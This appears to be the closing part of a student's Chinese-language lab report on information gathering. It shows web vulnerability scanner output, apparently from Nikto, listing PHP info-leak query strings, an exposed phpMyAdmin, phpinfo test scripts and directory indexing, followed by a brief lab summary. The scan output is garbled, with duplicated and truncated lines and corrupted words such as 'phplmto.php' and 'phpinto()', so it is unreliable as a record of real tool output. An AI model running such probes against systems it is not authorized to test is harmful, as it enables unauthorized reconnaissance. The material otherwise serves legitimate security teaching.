OSVDB-12184: /=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio via certain HTTP requests that contain specific QUERY strings.

OSVDB-12184: /=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
       via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
   n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be prot
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be prot ected or limited to authorized hosts.

+ Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 4
0540b, mtime: Wed Dec 10 01:24:00 2008

OSVDB-3092: /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ OSVDB-3268: /test/: Directory indexing found.

+ OSVDB-3292: /test/: This might be interesting...

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gi
+ OSVDB-3292: /phplmto.php: PHP is instacted, and a test script which runs phpinto() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be
```



# 4.3 实验总结

通过本次实验,本人成功使用各种命令掌握系统信息等基本信息收集方法,例如whois,whatweb 以及 Nmap 等。同时理解了理解网络安全攻击与防御策略。